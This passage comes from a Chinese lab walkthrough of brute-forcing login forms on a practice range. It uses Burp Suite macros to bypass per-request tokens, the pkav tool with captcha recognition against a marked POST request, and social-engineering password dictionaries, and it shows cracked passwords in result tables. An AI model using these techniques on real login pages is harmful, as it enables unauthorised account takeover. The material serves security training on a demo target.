
爆破“qing”用户对应用户名密码

登录表单

(4) ctrl选中刚才的get请求，点击OK




此时macro recorder页面会关闭，进入macro editor页面





可以在此页面测试宏（对于比较复杂的宏）

点击OK，回到action editor界面，选择只替换token参数



回到rule editor界面，选择scope页，选择此宏的作用域




如下我们就绕过了登陆页面的token，即可以拿一个请求重复发送，每次重新登陆获取token的步骤burpsuite自动帮我们做了。

在intruder里验证，好的，我们发现我们可以对密码进行爆破了~

Intruder attack 15						
Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
3	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	1928	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	333	baseline request
1	123	200	<input type="checkbox"/>	<input type="checkbox"/>	333	
2	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	333	

0x04 有简单验证码的表单登录爆破

这一关是带验证码的表单爆破~~~并且验证码会过期，不可重复利用，所以每次请求我们都要去识别验证码然后带到请求中验证，



暴力破解漏洞实战演练靶场 By 卿

有简单验证码的表单登录爆破

爆破"qing"用户对应用户名密码

登录表单

用户名:

密码:

验证码: 0 8 6 2 [看不清, 换一张](#)

我们可以用pkav的国产神器，抓取请求包后，分别标记需要爆破的密码和识别的验证码，然后右侧定义加载的字典

请求包:

```
POST /brute_4.php HTTP/1.1
Host: www.brute_demo.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Referer: http://www.brute_demo.com/brute_4.php
Cookie: PHPSESSID=3gth1dkkq0qo4ohoi7brb83d37
Connection: close
Upgrade-Insecure-Requests: 1

username=qing&password=§ 123123 § &captcha=§ YZM § &submit=%E7%99%BB%E5%BD%95
```

记录(R) 变体赋值



请选择-

对变体

/\=◇?

添加标记(A) 清除标记(C) 添加验证码标记(Z) 自动标记(S) 清空包文(Q)

配置验证码识别



ok~爆破出来了~

目标主机

主机: 端口: 使

控制台

请求结果

序号	密码	响应码	状态码	错误	超时	长度	匹配
32	123456	5182	200	否	否	416	
65	1234567	2263	200	否	否	1512	
40	0	0327	200	否	否	1512	
44	123asd	4145	200	否	否	1512	
63	%\$#@!	3476	200	否	否	1512	
143	chinarcd	3388	200	否	否	1512	
179	h4ck3r	6896	200	否	否	1512	
1	admin	3838	200	否	否	1513	
3	admin123	1124	200	否	否	1513	
5	adminxxx	5820	200	否	否	1513	
6	adminx	2959	200	否	否	1513	
9	base	5007	200	否	否	1513	
11	root	3556	200	否	否	1513	
12	roots	8696	200	否	否	1513	
16	test2	4576	200	否	否	1513	
28	aaaaaaaa	4681	200	否	否	1513	

0x05 生成社工口令字典进行爆破

这关就是用收集的信息生成字典爆破就是~

爆破出密码为caigou200010086~~

转载于:<https://www.cnblogs.com/-qing-/p/11022876.html>